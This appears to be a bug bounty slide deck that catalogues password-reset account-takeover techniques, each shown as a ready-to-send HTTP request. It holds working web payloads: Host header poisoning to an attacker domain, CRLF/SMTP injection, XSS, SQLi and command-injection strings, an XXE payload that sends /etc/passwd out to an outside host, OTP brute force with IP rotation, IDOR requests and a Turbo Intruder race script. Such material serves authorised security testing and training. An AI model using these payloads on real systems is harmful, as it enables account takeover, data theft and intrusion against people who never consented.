



ATO

Reset Password

Email Address OR Mobile Number

Mahmoud M. Awali





 **@0xAwali**



attacker

My Methodology

Try To **Change Host Header e.g. Host: me.com** To Get The Reset Token

-  Slides
-  Video
-  Blog
-  Writeup

POST /resetPassword HTTP/1.1

Host: me.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path

Origin: https://www.company.com

Content-Length: Number






email=me@gmail.com



attacker

My Methodology

Try To **Override The Host Header** e.g. **POST https://company.com** AND **Change Host Header** e.g **Host: me.com** To Get The Reset Token

-  Video
-  Video
-  Tweet
-  Blog
-  Blog

```
POST https://company.com/resetPassword HTTP/1.1
Host: me.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com
```



attacker

My Methodology

Try To **Ambiguate The Host Header e.g. Host: company.com@me.com** To
Get The Reset Token



Video

```
POST /resetPassword HTTP/1.1
Host: company.com@me.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com
```



attacker

My Methodology

Try To **Ambiguate The Host Header e.g. Host: company.com:@me.com** To
Get The Reset Token



Blog

```
POST /resetPassword HTTP/1.1
Host: company.com:@me.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com
```



attacker

My Methodology

Try To **Ambiguate The Host Header e.g. Host: company.com: me.com** To
Get The Reset Token



Blog

```
POST /resetPassword HTTP/1.1
Host: company.com: me.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com
```



attacker

My Methodology

Try To Change Routing Of The Request e.g. **POST @me.com/resetPassword** OR
POST :@me.com/resetPassword To Get The Reset Token



Video

```
POST @me.com/resetPassword HTTP/1.1
Host: company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com
```



attacker

My Methodology

Try To **Change Routing Of The Request e.g. POST /resetPassword@me.com#** OR
POST @me.com/resetPassword To Get The Reset Token

-  Video
-  Video

```
POST /resetPassword@me.com# HTTP/1.1
Host: company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com
```




attacker

My Methodology

Try To Change Routing Of The Request e.g. **POST /resetPassword@me.com#** OR **POST /resetPassword:@me.com#** With **HTTP/1.0** To Get The Reset Token



Blog

```
POST /resetPassword@me.com# HTTP/1.0
Host: company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com
```



attacker

My Methodology

Try To **Add Another Host Header e.g. Host: me.com** To Get The Reset Token

-  Slides
-  Blog
-  Blog
-  Blog
-  Writeup

```
POST /resetPassword HTTP/1.1
Host: www.company.com
Host: me.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com
```



attacker

My Methodology

Try To **Add Another Space-surrounded Host Header e.g. Host:me.com**
To Get The Reset Token



Video

```
POST /resetPassword HTTP/1.1
Host: www.company.com
Host: me.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com
```



attacker

My Methodology

Try To **Change Host Header e.g. Host: me.com** AND **Add X-Forwarded-Host Header Too e.g. X-Forwarded-Host: me.com** To Get The Reset Token



Slides



Blog

POST /resetPassword HTTP/1.1

Host: me.com

X-Forwarded-Host: me.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Origin: https://www.company.com

Content-Length: Number

email=me@gmail.com



attacker

My Methodology

Try To **Change Host Header e.g. Host: me.com AND Add X-Forwarded-Host Header Too e.g. X-Forwarded-Host: company.com** To Get The Reset Token

-  **Tweet**
-  **Writeup**

POST /resetPassword HTTP/1.1

Host: me.com

X-Forwarded-Host: company.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Origin: https://www.company.com

Content-Length: Number

email=me@gmail.com



attacker

My Methodology

Try To **Add X-Forwarded-Host Header e.g. X-Forwarded-Host: company.com AND Referer Header Too e.g. Referer: https://me.com** To Get The Reset Token



Writeup

```
POST /resetPassword HTTP/1.1
Host: www.company.com
X-Forwarded-Host: me.com
Referer: https://me.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com
```



attacker

My Methodology

Try To Use Noun-Standard Headers e.g. X-Forwarded-For , X-Forwarded-Host , X-Client-IP , True-Client-IP AND X-Originating-IP etc , To Get The Reset Token

-  Blog
-  Video
-  Tweet
-  Blog
-  Writeup

```
POST /resetPassword HTTP/1.1
Host: www.company.com
X-Forwarded-For: me.com
X-Forwarded-Host: me.com
X-Client-IP: me.com
X-Originating-IP: me.com
X-WAP-Profile: https://me.com/file.xml
True-Client-IP: me.com
Referer: https://me.com/
Content-Length: Number

email=me@gmail.com
```



attacker

My Methodology

Try To Use Noun-Standard Headers e.g. X-Forwarded-For , X-Forwarded-Host , X-Client-IP , True-Client-IP AND X-Originating-IP With Encoded IP e.g. 0177.1



Tweet

```
POST /resetPassword HTTP/1.1
Host: www.company.com
X-Forwarded-For: 0177.1
X-Forwarded-Host: 0177.1
X-Client-IP: 0177.1
X-Originating-IP: 0177.1
X-WAP-Profile: https://0177.1/file.xml
True-Client-IP: 0177.1
Referer: https://0177.1/
Content-Length: Number

email=me@gmail.com
```




attacker

My Methodology

Try To Use Noun-Standard Headers e.g. X-Forwarded-For , X-Forwarded-Host , X-Client-IP , True-Client-IP AND X-Originating-IP With e.g. company.com@me.com



Writeup

```
POST /resetPassword HTTP/1.1
Host: www.company.com
X-Forwarded-For: www.company.com@me.com
X-Forwarded-Host: www.company.com@me.com
X-Client-IP: www.company.com@me.com
X-Originating-IP: www.company.com@me.com
X-WAP-Profile: https://www.company.com@me.com/file.xml
True-Client-IP: www.company.com@me.com
Referer: https://www.company.com@me.com/
Content-Length: Number

email=me@gmail.com
```



attacker

My Methodology

Try To Use Noun-Standard Headers e.g. X-Forwarded-For , X-Forwarded-Host , X-Client-IP , True-Client-IP AND X-Originating-IP With e.g. me.com/.company.com



Writeup

```
POST /resetPassword HTTP/1.1
Host: www.company.com
X-Forwarded-For: me.com/.company.com
X-Forwarded-Host: me.com/.company.com
X-Client-IP: me.com/.company.com
X-Originating-IP: me.com/.company.com
X-WAP-Profile: https://me.com/.company.com/file.xml
True-Client-IP: me.com/.company.com
Referer: https://me.com/.company.com
Content-Length: Number

email=me@gmail.com
```



attacker

My Methodology

Try To Figure Out Are There Others Parameters , By Using Burp Suite Extension Called **param-miner** OR **x8** To Guess Parameters



Writeup

```
POST /resetPassword HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```

FUZZ



attacker

My Methodology

Try To **Sign Up With Email me@gmail.com.id.burpcollaborator.net** Then **Reset Your Password For Email me@gmail.com.id.burpcollaborator.net** To Get The Reset Token



Blog

```
POST /resetPassword HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```

email=**me@gmail.com.id.burpcollaborator.net**



attacker

My Methodology

Try To Sign Up With Email me@id.burpcollaborator.net Then Reset Your Password For Email me@id.burpcollaborator.net To Get Internal Headers OR Internal IPs Then Use This Internal Headers AND Internal IPs To PWN The Company



Tweet

```
POST /resetPassword HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```




email=me@id.burpcollaborator.net



attacker

My Methodology

Try To Use **CRLF and SMTP Injection** e.g. **victim@gmail.com%0a%0d**
cc:attacker@gmail.com To Receive The Reset Token In Your Mail

-  Blog
-  Blog
-  Tweet

```
POST /resetPassword HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```

email=**victim@gmail.com%0a%0dcc:me@gmail.com**



attacker

My Methodology

Try To Use **Parameter Pollution Technique** e.g.

victim@gmial.com&email=me@gmail.com To Receive The Reset Token In Your Mail



Blog



Blog

```
POST /resetPassword HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```

email=**victim@gmail.com&email=me@gmail.com**



attacker

My Methodology

Try To Change **Content Type Header To application/json** AND **Insert Value Of Email As Array e.g**
{"email":["victim@gmail.com","me@gmail.com"]} To Receive The Reset Token In Your Mail

-  Blog
-  Blog
-  Tweet
-  Writeup
-  Writeup

```
POST /resetPassword HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/json
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```

```
{"email":["victim@gmail.com","me@gmail.com"]}
```




attacker

My Methodology

Try To Use **Separators e.g. | , %20 OR ,** To Receive The Reset Token In Your Mail



Blog



Blog

```
POST /resetPassword HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```

email=**victim@gmail.com,me@gmail.com**



attacker

My Methodology

Try To **Register The Same Email With Different TLD e.g .eu , .net**
Then **Reset Password To Get ATO**



Tweet

```
POST /resetPassword HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```

```
email=me@gmail.net
```



attacker

My Methodology

Try To **Use Your Email Without Mail Address e.g. me** Instead Of **me@gmail.com**
To Cause Error Exposing Reset Token In The Response



Tweet

```
POST /resetPassword HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```

email=**me**



attacker

My Methodology

Sometimes They Ping Your Host Before Sending A Mail So Try To Reset Password By Using **Burp Collaborator Mail Address with Injection OS Command** To Get RCE



Tweet

```
POST /resetPassword HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```

email=**me@`whoami`.id.collaborator.net**



attacker

My Methodology

Try To Reset Your Password By Using [This List Of Payloads As Email Addresses](#) To Get XSS , SSTI , SQLi OR Abusing Of Database

-  Tweet
-  Tweet
-  Tweet
-  Video
-  Writeup

```
me+(<script>alert(0)</script>)<script>@gmail.com
me(<script>alert(0)</script>)<script>@gmail.com
me@gmail(<script>alert(0)</script>).com
"<script>alert(0)</script>"@gmail.com
"<%= 7 * 7 %>"@gmail.com
me+(${7*7})@gmail.com
"" OR 1=1 -- ""@gmail.com
"me); DROP TABLE users;--"@gmail.com
me@[id.collaborator.net]
%<script>@gmail.com
```



attacker

My Methodology

Try To Use Email Parameter In GET Request With XSS Payloads e.g.
`email=me@gmail.com"><script>alert(document.domain)</script>` To GET XSS



Blog

```
GET /resetPassword?email=me@gmail.com"><script>alert(document.domain)</script> HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
```



attacker

My Methodology

Try To Use Email Parameter In GET Request With Time-Based SQLi Payloads e.g.
`email=me@gmail.com'%2b(select*from(select(sleep(20)))a)%2b'` To GET SQLi



Tweet

GET /resetPassword?

`email=me@gmail.com'%2b(select*from
(select(sleep(20)))a)%2b'` HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path

Origin: https://www.company.com



attacker

My Methodology

Try To Insert **Blind XSS** e.g. `"><script src=//me.xss.ht></script>` OR **SQLi Payloads**
e.g. `' AND '1' = '2 OR "';WAITFOR DELAY '0.0.20'--` In User-Agent Header



Tweet

```
POST /resetPassword HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0 "><script src=//me.xss.ht></script>
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=me@gmail.com
```




attacker

My Methodology

Try To Append **JSON Extension To The Endpoint e.g. resetPassword.json** To Get The Reset Token In The Response

•  Tweet

•  Tweet

```
POST /resetPassword.json HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```

```
email=victim@gmail.com
```



attacker

My Methodology

Try To Use **CRLF and Host Header Injection** e.g. `?0a%0dHost:me.com` AND You Can Use Others Headers e.g. **X-Host** , **True-Client-IP** AND **X-Forwarded-Host** etc

-  Tweet

-  Tweet

```
POST /resetPassword?0a%0dHost:me.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=victim@gmail.com
```



attacker

My Methodology

Try To **Change Request Method e.g. GET , PUT , POST etc AND Content Type Header To xml OR json** To Cause Error Exposing Reset Token In The Response



Tweet

```
PUT /resetPassword HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/json
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

email=victim@gmail.com
```



attacker

My Methodology

If There Is Parameter Reflected In Received Message Try To Inject Payload Like This e.g. `<img src=\"http://me.com/?id=` To steal The Reset Token

- **M** Writeup

```
POST /resetPassword HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```

```
email=victim@gmail.com&parameter=<img
src=\"http://me.com/?id=
```



attacker

My Methodology

Enter Correct Email AND Try To **Read The Response , Sometimes The Token OR Personal Information e.g. Email Will Leak In The Response**

-  Blog
-  Writeup
-  Tweet
-  Writeup

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://www.company.com
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
Content-Length: length

{
  "email" : "victim@gmail.com",
  "token" : *****
}
```



attacker

My Methodology

Enter Correct Email AND Wrong OTP Code Then Try To **Manipulate The Response To Change The Response To Response Of The Correct OTP Code To Get ATO**

-  Writeup
-  Writeup
-  Writeup
-  Blog

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://www.company.com
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
Content-Length: length

{
  "email" : "victim@gmail.com",
  "code" : *****
}
```



attacker

My Methodology

Try To Change The Request To XML Body With XXE Payloads e.g. `<!ENTITY % asd SYSTEM "http://me.com/XXE.dtd">` AND `XXE.dtd` Contains `<!ENTITY % d SYSTEM "file:///etc/passwd">`
`<!ENTITY % c SYSTEM ' <!ENTITY % rrr SYSTEM "http://me.com/%d;">'>`



Tweet

POST /resetPassword/change HTTP/1.1

Host: www.company.com

Content-Type: application/xml

Content-Length: Number

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE a [
<!ENTITY % asd SYSTEM "http://me.com/XXE.dtd">
%asd;
%c;]>
<root>%rrr;<old>****</old><new>****</new></root>
```



attacker

My Methodology

Try To Check **If The Reset Token Expired OR Not After The Using** If NOT , There Is Issue Here

-  Blog
-  Blog
-  Writeup

```
POST /resetPassword/change HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```

```
email=me@gmail.com&token=Random&old-pass=*****
&new-pass=*****
```




attacker

My Methodology

Try To **Remove The Reset Token** To Get ATO

-  Tweet
-  Blog
-  Writeup
-  Writeup

```
POST /resetPassword/change HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```

```
email=me@gmail.com&new-pass=*****&confirm-new-pass=*****
```



attacker

My Methodology

Try To **Change The Reset Token To null** OR If **There Is OTP Insert Zeros e.g. 0000** as Value AND Try To Inject an Array e.g. **token=[]** To Get ATO

-  Blog
-  Tweet
-  Tweet

```
POST /resetPassword/change HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```

```
email=me@gmail.com&token=0000&
old-pass=*****&new-pass=*****
```



attacker

My Methodology

Try To Use IDOR Technique By Inserting **Email Address Of Victim e.g. victim@gmail.com** With Your Token To Get ATO

-  Writeup
-  Tweet
-  Writeup
-  Writeup
-  Writeup

```
POST /resetPassword/change HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```

```
email=victim@gmail.com&token=Your-Token&old-pass=****
****&new-pass=*****
```



attacker

My Methodology

If There Isn't Email Parameter , Try To Append Email Parameter With Victim Email **e.g. email=victim@gmail.com** To Get ATO



Tweet



Tweet

POST /resetPassword/change HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path

Origin: https://www.company.com

Content-Length: Number

email=victim@gmail.com&token=token&old-pass=*****&n
ew-pass=*****



attacker

My Methodology

Try To Check **If The Reset Token Leaked Via Referrer** OR Not

-  Blog
-  Writeup
-  Writeup
-  Video

```
GET /getInfo HTTP/1.1
Host: www.third-party.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://company.com/resetpass?token=Random
Origin: https://www.company.com
```



attacker

My Methodology

Try To **Brute Force The Token** After Figure Out How The Token Generated based
e.g. Timestamp , UserID , Email AND Weak Cryptography To Get ATO

-  Tweet
-  Blog
-  Writeup

```
POST /resetPassword/change HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```

```
email=me@gmail.com&token=FUZZ&old-pass=*****
&new-pass=*****
```



attacker

My Methodology

If There Is OTP Code Try To **Brute Force** It And If The Company Blocked You ,
Try To Reset Password Again If The OTP Is The Same , There Is ATO Here

- **M** Writeup

```
POST /resetPassword HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```

```
email=victim@gmail.com&otp=*****
```



attacker

My Methodology

Try To **Append %00 With Your Email** Every Time You Exhaust Your Rate Limit To Get ATO

- **M** Writeup

```
POST /resetPassword/change HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```




```
email=me@gmail.com%00&token=Random&old-pass=*****
&new-pass=*****
```




attacker

My Methodology

If There Is OTP Code Try To **Brute Force** By Using Multiple IPs Or Using **IP Rotate**
Burp Suite Extension

-  Blog
-  Blog
-  Blog

```
POST /resetPassword HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```

```
email=victim@gmail.com&otp=*****
```



attacker

My Methodology

Try To Figure Out Reaction Of The Server While Doing Race Condition By Using **Turbo Intruder** OR **Nuclei** To Send Simultaneously Requests



```
POST /resetPassword HTTP/1.1
Host: www.company.com
X-Test: %s

email=victim@gmail.com&otp=wrongOTP

def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=30,
                           requestsPerConnection=100,
                           pipeline=False
                           )
    for i in range(30):
        engine.queue(target.req, target.baseInput, gate='race1')
    engine.openGate('race1')
    engine.complete(timeout=60)
def handleResponse(req, interesting):
    table.add(req)
```



attacker

My Methodology

Try To Send Request Of Reset Password To Intruder , Put Payloads e.g. `me+1@gmail.com` AND `me+2@gmail.com` AND **Threads To 20** And Try To See What Bits Are Different In The Reset Token

-  **Writeup**

-  **Blog**

```
POST /resetPassword HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```

email=**me+1@gmail.com**



attacker

My Methodology

If There Is OTP Code Try To **Brute Force** The **Host Header** To Get Another Host That Miss The Rate Limited OR **FUZZ All The IPs** Of Company To Get Similar Endpoint

-  Blog
-  Blog
-  Writeup

```
POST /resetPassword HTTP/1.1
Host: FUZZ
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number
```

```
email=victim@gmail.com&otp=*****
```



attacker

My Methodology


Try To **Search About The Reset Token** In Burp History



Tweet

Steps to produce :-

- 1 - **Set Up Burp In Browser One**
- 2 - **Reset Password In Browser One**
- 3 - **Open The Password Reset Email In Browser Two**
- 4 - **Copy The Token**
- 5 - **Search Your Burp History For The Token**



Thank You

Mahmoud M. Awali

 **@0xAwali**